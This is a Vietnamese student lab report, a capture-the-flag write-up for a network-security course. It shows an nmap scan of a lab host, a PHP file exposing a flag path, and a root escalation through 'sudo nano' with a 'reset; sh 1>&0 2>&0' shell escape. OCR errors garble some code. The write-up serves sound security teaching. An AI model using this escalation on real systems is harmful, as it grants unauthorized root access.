

Môn học: Thực hành An toàn mạng máy tính

Tên chủ đề: Lab06: Write up

GVHD: Tô Trọng Nghĩa

**Nhóm: Newbie** 

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lóp: NT101.N11.ATCL.2

STT	Họ và tên	MSSV	Email
1	Trần Đại Dương	20521226	20521226@gm.uit.edu.vn
2	Trần Minh Đạt	20521178	20521178@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:1

STT	Công việc	Kết quả tự đánh giá
1	Challenge 1	100%
2	Challenge 2	100%
3	Challenge 3	0%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

 $<sup>^{\</sup>rm 1}$  Ghi nội dung công việc, các kịch bản trong bài Thực hành



# BÁO CÁO CHI TIẾT


### 1) Challenge 1

Sử dụng lệnh nmap để scan các port đang mở của trang web có địa chỉ IP là 10.102.11.250. Có kết quả sau:

```
File Actions Edit View Help
   -(kali⊕sc9579b5-kali)-[~]
nmap -sT -p- 10.102.11.250

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-22 15:18 +07
Nmap scan report for 10.102.11.250
Host is up (0.0035s latency).
Not shown: 65531 closed tcp ports (conn-refused)
         STATE
PORT
                   SERVICE
22/tcp filtered ssh
2222/tcp open
                   EtherNetIP-1
5353/tcp open
                   mdns
8080/tcp open
                   http-proxy
```

Đăng nhập vào trang web có địa chỉ IP là 10.102.11.250 với port là 8080.



Kéo xuống em thấy có file tên "upload\_221221010631.php", bấm vào có kết quả sau:

```
File "upload_221221010631.php"

Full path: /var/www/html/data/upload_221221010631.php
File size: 138 B

MIME-type: text/x-php
Charset: utf-8


Download Dopen Dedit Advanced Editor Back

**Sphp

Sfile_name = "/var/www/html/7A5wgSuTj7usGDuU.txt";
Sfile = fopen(Sfile_name, 'r');
print_r(fread(Sfile_name)));

**Print_r(fread(Sfile_name)));
**Print_r(fread(Sfile_name)
```

Chúng em thấy có đường dẫn liên kết tới 1 file.txt, tiếp đến kết nối vào đường dẫn 10.102.11.250:8080/< tên file.txt> ta tìm ra được flag:



#### 2) Challenge 2

Khi nmap ở challenge 1, chúng em thấy có cổng 22 là theo dịch vụ SSH, tuy nhiên khi kết nối lại thất bại, vì vậy chúng em thử vào các port khác, và port 2222 là port chúng em kết nối thành công.

```
(kali® sc9579b5-kali)-[~]
$ ssh chall2@10.102.11.250 -p 2222
chall2@10.102.11.250's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.15.0-56-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Dec 22 09:16:50 2022 from 10.103.129.51
```

Ta dùng lệnh sudo visudo để xem rằng có bao nhiêu tài khoản user của hệ thống này:



Từ kết quả trên ta thấy được rằng, hệ thống có 2 tài khoản user là "root" và "chall2"

Ta sẽ nhập lệnh "sudo -l" để xem đặc quyền của user "chall2" khi dùng binary command là gì

```
chall2@a8ded8514b01:~$ sudo -l
Matching Defaults entries for chall2 on a8ded8514b01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User chall2 may run the following commands on a8ded8514b01:
    (ALL: ALL) ALL
    (ALL) /bin/nano
```

Từ kết quả trên chúng em hiểu được user "chall2" có thể chạy binary program "nano" trên bất kỳ các path.

Tiếp đến thực hiện phương pháp leo thang đặc quyền trong Linux (Linux Privilege Escalation) bằng các câu lệnh và thao tác:

- sudo nano
- Ctrl-R  $\rightarrow$  Ctrl-X
- reset; sh 1>&0 2>&0

```
Command to execute: reset; sh 1>60 2>60# dir
a.sh nano.save nano.save.2 nano.save.4 nano.save.6 sudoers test.save
bash nano.save.1 nano.save.3 nano.save.5 nano.save.7 tester test.save.1
#
```

Từ đó ta đã được chuyển sang sỡ hữu tài khoản "root".

```
# CG /
# whoami
root
```

Tiếp đến ta sẽ chuyển qua hệ thống chứa các file, nhận thấy rằng có 1 thư mục tên "root"

```
total 96
drwxr-xr-x
           1 root root 4096 Dec 20 07:05
           1 root root 4096 Dec 20 07:05
drwxr-xr-x
-rwxr-xr-x
             1 root root 0 Dec 7 04:04 .dockerenv
            1 root root 4096 Dec 20 06:58 bin
drwxr-xr-x
           2 root root 4096 Apr 24 2018 boot
drwxr-xr-x
            5 root root 340 Dec 7 04:04 dev
drwxr-xr-x
            1 root root 57 Dec 6 00:48 entrypoint.sh
-rwxrwxr-x
            1 root root 4096 Dec 22 03:31 etc
drwxr-xr-x
drwxr-xr-x
             1 root root 4096 Dec 21 20:55 home
           1 root root 4096 Dec 7 04:03 lib
drwxr-xr-x
           2 root root 4096 Oct 19 19:28 lib64
2 root root 4096 Oct 19 19:28 media
drwxr-xr-x
drwxr-xr-x
           2 root root 4096 Oct 19 19:28 mnt
drwxr-xr-x
drwxr-xr-x
            1 root root 4096 Dec 20 08:18 opt
dr-xr-xr-x 273 root root 0 Dec 7 04:04 proc
       — 1 root root 4096 Dec 21 14:14 root
drwx-
           1 root root 4096 Dec 22 09:18 run
1 root root 4096 Dec 7 04:03 sbin
drwxr-xr-x
drwxr-xr-x
           2 root root 4096 Oct 19 19:28 srv
drwxr-xr-x
                                   7 04:04 sys
dr-xr-xr-x
           13 root root 0 Dec
           1 root root 4096 Dec 20 12:15 tmp
drwxrwxrwt
drwxr-xr-x
            1 root root 4096 Oct 19 19:28 usr
drwxr-xr-x 1 root root 4096 Oct 19 19:28 var
```

Vào thư mục ta thấy có 1 file dạng ".flag.text", từ đó tìm ra được flag challenge2.

#### 3) Challenge 3

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ẩnh chụp màn hình, có giải thích)

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (Report) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

#### Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach) - cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-ExeX\_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bố).

Ví dụ: [NT101.K11.ANTT]-Exe01\_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng yêu cầu, sẽ KHÔNG chấm điểm bài nộp.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

#### Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT